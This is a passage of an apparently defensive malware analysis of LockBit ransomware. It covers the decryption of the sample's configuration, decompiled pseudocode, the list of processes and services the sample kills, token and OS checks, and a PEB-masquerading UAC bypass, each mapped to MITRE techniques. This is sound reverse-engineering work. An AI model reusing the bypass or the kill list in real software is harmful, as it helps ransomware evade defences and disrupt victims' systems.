
After dynamically resolving API calls malware decrypts its configuration which is present in its **pdata** section. The configuration is encrypted and compressed with **APlib** compression algorithm. The malware firstly decrypts it and then decompress it. The malware configuration contains processes to be killed, Services to be terminate extensions to avoid and ransom note which can be shown as following:






Following are the RSA key Bytes followed by bytes of the Affiliate ID and flag bytes to enable and disable certain values which can be seen statically as well as dynamically:




Pseudocode-A
Loaded Type Libraries
Strings window
int v25; // ebx
int v26; // eax
int v27; // eax
char *v28; // ebx
unsigned int v29; // eax
_BYTE *v30; // esi
int v31; // [esp+0h] [ebp-44h]
_DWORD v32[12]; // [esp+Ch] [ebp-38h] BYREF
int v33; // [esp+3Ch] [ebp-8h]
char *v34; // [esp+40h] [ebp-4h]
int savedregs; // [esp+44h] [ebp+0h] BYREF
result = (char *)decrypt_buffer(&dword_426000[3]);
v34 = result;
if (result)
{
v1 = sub_406844(4 * dword_426000[2]);
v33 = v1;
if (v1)
{
sub_418C34((unsigned int)&savedregs, v34, (_BYTE *)v33);
if (v1 != -1)
{
((void (__cdecl *)(_DWORD, _DWORD, _DWORD))stru_42540C.ptr_memcpy)(&unk_424F70, v33, 128);
((void (__cdecl *)(_DWORD, _DWORD, _DWORD))stru_42540C.ptr_memcpy)(dword_425100, v33 + 128, 32);
((void (__cdecl *)(_DWORD, _DWORD, _DWORD))stru_42540C.ptr_memcpy)(&byte_425120, v33 + 160, 24);
v2 = v33 + 184;
v3 = *(_DWORD *)(v33 + 184);
if (v3)
{
v4 = (char *)(v3 + v2);
v5 = sub_401508(v3 + v2);
dword_425138 = sub_406844(v5 + 2);
if (dword_425138)
sub_4012E4(v4, (_BYTE *)dword_425138);
}
v6 = *(_DWORD *)(v33 + 188);
00006348 sub_406F48:28 (406F48) (Synchronized with IDA View-A, Hex View-1)

Following are the services and process name I found in config to stop:



```
C:\Windows\WindowsShell.Manifest
oracle
ocssd
dbsnmp
synctime
agntsvc
isqlplussvc
xfssvccon
mydesktopservice
ocautoupds
encsvc
firefox
tbirdconfig
mydesktopqos
ocomm
dbeng50
sqbcoreservice
excel
infopath
msaccess
mspub
onenote
outlook
powerpnt
steam
thebat
thunderbird
visio
winword
wordpad
notepad
calc
wuauclt
onedrive
```

So mitre behavioral mapping is as follows:


#1 **Defense Evasion** as tactic

a. **Obfuscate FILE or information** as technique.

i. Embedded Payload

6. Query System Language:

Then after decrypting Config malware queries default language of the system which can be shown as follows:




So mitre behavioral mapping is as follows:


#1 **Discovery** as **tactic**

- **a. System Location Discovery** as **technique**
  - **i. System Language Discovery** as **sub-technique**

7. Checking Token MemberShip:


Then Lock bit calls **SHTestTokenMembership** as mention below to check if its process's token is a member of the administrators' group in the built-in domain.






8. Checking OS Version:

Next, malware querying the system's OS version from the PEB, the ransomware checks if the current OS is Windows 7 and above on the runtime.




9. Checking Token Authority:


Then it checks the current process's token belongs to the built-in system domain groups used for administration.




10. UAC Bypass:


If lock bit is running with user privileges it attempt **UAC bypass,** using **LdrEnumerateLoadedModules**, it registers "dllhost.exe" in System32 as the ImagePathName and **CommandLine** field in the Process Parameters field of the process's PEB in API function **InitUniCodeString** present above . This initial setup allows it to host and execute COM Objects as "**dllhost.exe**".






